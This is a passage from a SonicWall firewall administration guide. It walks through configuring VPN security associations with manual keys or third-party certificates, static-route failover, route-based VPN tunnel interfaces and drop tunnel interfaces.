2 In the **General** tab, select **Manual Key** from the **IPsec Keying Mode** menu.

3 Enter a name for the SA in the **Name** field.

4 Enter the host name or IP address of the local connection in the **IPsec Gateway Name or Address** field.

5 Click the **Network** tab.

6 Select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If traffic can originate from any local network, select **Any Address**. Select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the SonicWall security appliance unless it is encrypted. You can only configure one SA to use this setting.

   Alternatively, select **Choose Destination network from list**, and select the address object or group.

7 Click the **Proposals** tab.

8 Define an **Incoming SPI** and an **Outgoing SPI**. The SPIs are hexadecimal (0123456789abcedf) and can range from 3 to 8 characters in length.

CAUTION: Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

9 The default values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** are acceptable for most VPN SA configurations.

NOTE: The values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** must match the values on the remote SonicWall.

10 Enter a 16 character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote SonicWall encryption key, therefore, write it down to use when configuring the remote SonicWall.

11 Enter a 32 character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the remote SonicWall settings.

TIP: Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f. 1234567890abcdef is an example of a valid DES or ARCFour encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

12 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy:

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Apply NAT Policies** if you want the SonicWall to translate the Local, Remote or both networks communicating via this VPN tunnel. To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down box. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down box. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

CAUTION: You cannot use this feature if you have selected Use this VPN Tunnel as the default route for all Internet traffic on the Network tab.

- To manage the remote SonicWall through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA.**
- Select **HTTP**, **HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.
- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** menu.

NOTE: Two different WAN interfaces cannot be bound to the same VPN Gateway IP address. To use multiple VPN tunnels to the same VPN peer, use a tunnel interface.

13 Click **OK**.

14 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.

TIP: As Window Networking (NetBIOS) has been enabled, users can view remote computers in their Windows Network Neighborhood. Users can also access resources on the remote LAN by entering servers' or workstations' remote IP addresses.


Configuring a VPN Policy with IKE using a Third-Party Certificate

CAUTION: You must have a valid certificate from a third party Certificate Authority installed on your SonicWall before you can configure your VPN policy with IKE using a third party certificate.

To create a VPN SA using IKE and third party certificates:

1 In the **VPN > Settings** page, click **Add**. The **VPN Policy** dialog is displayed.

2 In the **Authentication Method** list in the **General** tab, select **IKE using 3rd Party Certificates**.The **VPN Policy** dialog displays the 3rd party certificate options.



3 Type a Name for the Security Association in the **Name** field.

4 Type the IP address or Fully Qualified Domain Name (FQDN) of the primary remote SonicWall in the **IPsec Primary Gateway Name or Address** field. If you have a secondary remote SonicWall, enter the IP address or Fully Qualified Domain Name (FQDN) in the **IPsec Secondary Gateway Name or Address** field.

5 Under **IKE Authentication**, select a third party certificate from the **Local Certificate** list. You must have imported local certificates before selecting this option.


6 Select one of the following Peer ID types from the **Peer IKE ID Type** menu:

- **E-Mail ID** and **Domain Name** - The **Email ID** and **Domain Name** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate contains a Subject Alternative Name, that value must be used. For site-to-site VPNs, wild card characters (such as * for more than 1 character or ? for a single character) cannot be used. The full value of the E-Mail ID or Domain Name must be entered. This is because site-to-site VPNs are expected to connect to a single peer, as opposed to Group VPNs, which expect multiple peers to connect.
- **Distinguished Name** - Based on the certificates Subject Distinguished Name field, which is contained in all certificates by default. As with the E-Mail ID and Domain Name above, the entire Distinguished Name field must be entered for site-to-site VPNs Wild card characters are not supported.

  The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (C=), Organization (O=), Organizational Unit (OU=), Common Name (CN=), Locality (L=), and vary with the issuing Certificate Authority. The actual Subject Distinguished Name field in an X.509 Certificate is a binary object which must be converted to a string for matching purposes. The fields are separated by the forward slash character, for example: **/C=US/O=SonicWall, Inc./OU=TechPubs/CN=Joe Pub**
- To find the certificate details (Subject Alternative Name, Distinguished Name, etc.), navigate to the **System > Certificates** page and click on the **Export** button for the certificate.

7 Type an ID string in the **Peer IKE ID** field.

8 Click on the **Network** tab.



9 Under **Local Networks**, select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If hosts on this side of the VPN connection will be obtaining their addressing from a DHCP server on the remote side of the tunnel, select **Local network obtains IP addresses using DHCP through this VPN tunnel**. If traffic can originate from any local network, select **Any Address**.

10 Under **Destination Networks**, select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the SonicWall security appliance unless it is encrypted. You can only configure one SA to use this setting. If the remote side of this VPN connection is be obtaining its addressing from a DHCP server on this side of the tunnel, select **Destination network obtains IP addresses using DHCP server through this tunnel**.

Alternatively, select **Choose Destination network from list**, and select the address object or group.

11 Click the **Proposals** tab.

12 In the **IKE (Phase 1) Proposal** section, select the following settings:

- Select **Main Mode** or **Aggressive Mode** from the **Exchange** drop-down menu.
- Select the desired DH Group from the **DH Group** drop-down menu.

  NOTE: The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.


13 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** drop-down menu.
- Select **3DES**, **AES-128**, **AES-192**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method from the **Authentication** drop-down menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.

  NOTE: The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

14 Click the **Advanced** tab. Select any optional configuration options you want to apply to your VPN policy:



- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.
- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH**, and select a User group to specify allowed users from the **User group for XAUTH**.
- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow multicast traffic through the VPN tunnel.
- Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- Select **Apply NAT Policies** if you want the SonicWall to translate the Local, Remote or both networks communicating via this VPN tunnel. To:
    - Perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu.
    - Translate the Remote Network, select or create an Address Object in the **Translated Remote Network** menu. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both.

  Apply NAT Policies is particularly useful where both sides of a tunnel use either the same or overlapping subnets.

- Select **Enable OCSP Checking** to check VPN certificate status and specify the URL where to check certificate status. See the Using OCSP with SonicWall Security Appliances.
- To manage the remote SonicWall through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA**. Select **HTTP**, **HTTPS**, or both in the User login via this SA to allow users to login using the SA.
- If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic**, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.
- Select an interface or zone from the **VPN Policy bound to** drop-down menu. A zone is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.

  NOTE: Two different WAN interfaces cannot be bound to the same VPN Gateway IP address. To use multiple VPN tunnels to the same VPN peer, use a tunnel interface.

15 Click **OK**.

Configuring VPN Failover to a Static Route

Optionally, you can configure a static route to be used as a backup route in case the VPN tunnel goes down. The **Allow VPN path to take precedence** option allows you to create a backup route for a VPN tunnel. By default, static routes have a metric of one and take precedence over VPN traffic. The **Allow VPN path to take precedence** option gives precedence over the route to VPN traffic to the same destination address object. This results in the following behavior:

- When a VPN tunnel is active: static routes matching the destination address object of the VPN tunnel are automatically disabled if the **Allow VPN path to take precedence** option is enabled. All traffic is routed over the VPN tunnel to the destination address object.
- When a VPN tunnel goes down: static routes matching the destination address object of the VPN tunnel are automatically enabled. All traffic to the destination address object is routed over the static routes.

To configure a static route as a VPN failover:

1 Navigate to the **Network > Routing** page.

2 Scroll to the bottom of the page and click on the **Add** button. The **Add Route Policy** dialog is displayed.

3 Select the appropriate **Source**, **Destination**, **Service**, **Gateway**, and **Interface**.

4 Leave the **Metric** as **1**.

5 Enable the **Allow VPN path to take precedence** check box.

6 Click **OK**.

Route Based VPN

A policy-based approach forces the VPN policy configuration to include the network topology configuration. This makes it difficult for the network administrator to configure and maintain the VPN policy with a constantly changing network topology.

With the Route Based VPN approach, network topology configuration is removed from the VPN policy configuration. The VPN policy configuration creates a Tunnel Interface between two end points. Static or Dynamic routes can then be added to the Tunnel Interface. The Route Based VPN approach moves network configuration from the VPN policy configuration to Static or Dynamic Route configuration.

Not only does Route Based VPN make configuring and maintaining the VPN policy easier, a major advantage of the Route Based VPN feature is that it provides flexibility on how traffic is routed. With this feature, users can now define multiple paths for overlapping networks over a clear or redundant VPN.

Topics:

Using Route Based VPN

Route Based VPN configuration is a two step process. The first step involves creating a Tunnel Interface. The crypto suites used to secure the traffic between two end-points are defined in the Tunnel Interface. The second step involves creating a static or dynamic route using Tunnel Interface.


The Tunnel Interface is created when a Policy of type “Tunnel Interface” is added for the remote gateway. The Tunnel Interface must be bound to a physical interface and the IP address of that physical interface is used as the source address of the tunneled packet.

Adding a Tunnel Interface

To add a Tunnel Interface:


1 Navigate to **VPN > Settings**.

2 In the **VPN Policies** section, click the **Add** button. The **VPN Policy** dialog displays.




NOTE: This procedure is based on using an IKE authentication method. If **Manual Key** is selected for **Authentication Method**, all IKE options are removed.

3 On the **General** tab, select the policy type as **Tunnel Interface**. The **IPsec Secondary Gateway name or Address** option and the **Network** tab are removed.




4 Click the **Proposals** tab.



5 Configure the **IKE (Phase 1) Proposal** and **IPsec (Phase 2) Proposal** options for the tunnel negotiation.

6 Click the **Advanced** tab to configure the advanced properties for the Tunnel Interface. By default, **Enable Keep Alive** is enabled. This is to establish the tunnel with remote gateway proactively.



7 The following other advanced options can be configured:

- **Disable IPsec Anti-Replay** - Disables anti-replay, which is a form of partial sequence integrity that detects the arrival of duplicate IP datagrams (within a constrained window).
- **Enable Windows Networking (NetBIOS) Broadcast** - Allows access to remote network resources by browsing the Windows® Network Neighborhood.
- **Enable Multicast** - Allows multicast traffic through the VPN tunnel.
- **Permit Acceleration** - Enables redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance
- **Management via this SA** - Allows remote users to log in to manage the SonicWall through the VPN tunnel. Select one or more: **HTTP**, **HTTPS**, **SSH**, **SNMP**.
- **User login via this SA -** Allows users to login using the SA. Select one or both: **HTTP** (this may be dimmed and, therefore, unavailable) or **HTTPS**.
- **VPN Policy bound to** - Sets the interface the Tunnel Interface is bound to. This is **Interface X1** by default. Two different WAN interfaces cannot be selected from the **VPN Policy bound to** drop-down menu if the VPN Gateway IP address is the same for both.

8 If **IKEv2 Mode** was selected on the **Proposals** tab, configure the **IKEv2 Settings**:

- The **Do not send trigger packet during IKE SA negotiation** check box is not selected by default and should be selected only when required for interoperability if the peer cannot handle trigger packets.

  The term *Trigger Packet* refers to the use of initial *Traffic Selector* payloads populated with the IP addresses from the packet that caused SA negotiation to begin. It is recommended practice to include *Trigger Packets* to assist the IKEv2 Responder in selecting the correct protected IP address ranges from its Security Policy Database. Not all implementations support this feature, so it may be appropriate to disable the inclusion of *Trigger Packets* to some IKE peers.

- Select one or both of the following two options for the IKEv2 VPN policy:
  - **Accept Hash & URL Certificate Type** – The firewall sends an HTTP_CERT_LOOKUP_SUPPORTED message to the peer device. If the peer device replies by sending a “Hash and URL of X.509c” certificate, the firewall can authenticate and establish a tunnel between the two devices.
  - **Send Hash & URL Certificate Type** – The firewall, on receiving an HTTP_CERT_LOOKUP_SUPPORTED message, sends a "Hash and URL of X.509c” certificate to the requestor.

    When this option is selected, enter the URL for a certificate in the **Certificate URL** field.

  Select these options if your devices can send and process hash and certificate URLs instead of the certificates themselves. Using these options reduces the size of the messages exchanged.

  In a VPN, two peer firewalls (FW1 and FW2) negotiate a tunnel. From the perspective of FW1, FW2 is the remote gateway and vice versa.

9 Click **OK**.

Creating a Static Route for Tunnel Interface

After you have successfully added a Tunnel Interface, you can then create a Static Route.

Topics:

Creating a Static Route for a Tunnel Interface

To create a Static Route for a Tunnel Interface:

1 Navigate to **Network > Routing**.

2 In the **Route Policies** section, click the **Add** button. The **Add Route Policy** dialog displays.

3 Select an interface from the **Interface** drop-down menu, which lists all available tunnel interfaces.

NOTE: If the "Auto-add Access Rule" option is selected, firewall rules are automatically added and traffic is allowed between the configured networks using tunnel interface.

Route Entries for Different Network Segments


After a tunnel interface is created, multiple route entries can be configured to use the same tunnel interface for different networks. This provides a mechanism to modify the network topology without making any changes to the tunnel interface.

The image below shows an example of same tunnel interface for different networks (Routes 1 & 2):

Redundant Static Routes for a Network

After more than one tunnel interface is configured, you can add multiple overlapping static routes; each static route uses a different tunnel interface to route the traffic. This provides routing redundancy for the traffic to reach the destination.

The image below illustrates redundant static routes for a network (Routes 2 & 3):



Drop Tunnel Interface


The drop tunnel interface is a pre-configured tunnel interface. This interface provides added security for traffic. An example of this would be if a static route bind interface is deemed the drop tunnel interface, then all the traffic for that route is dropped and not forwarded in clear. If a static route bind to tunnel interface is defined for traffic (source/destination/service), and it is desired that traffic should not be forwarded in the clear if the tunnel interface is down, it is recommended to configure a static route bind to drop tunnel interface for the same network traffic. As a result, if the tunnel interface is down, traffic will be dropped due to the drop tunnel interface static route.

Creating a Static Route for Drop Tunnel Interface

To add a static route for drop tunnel interface:

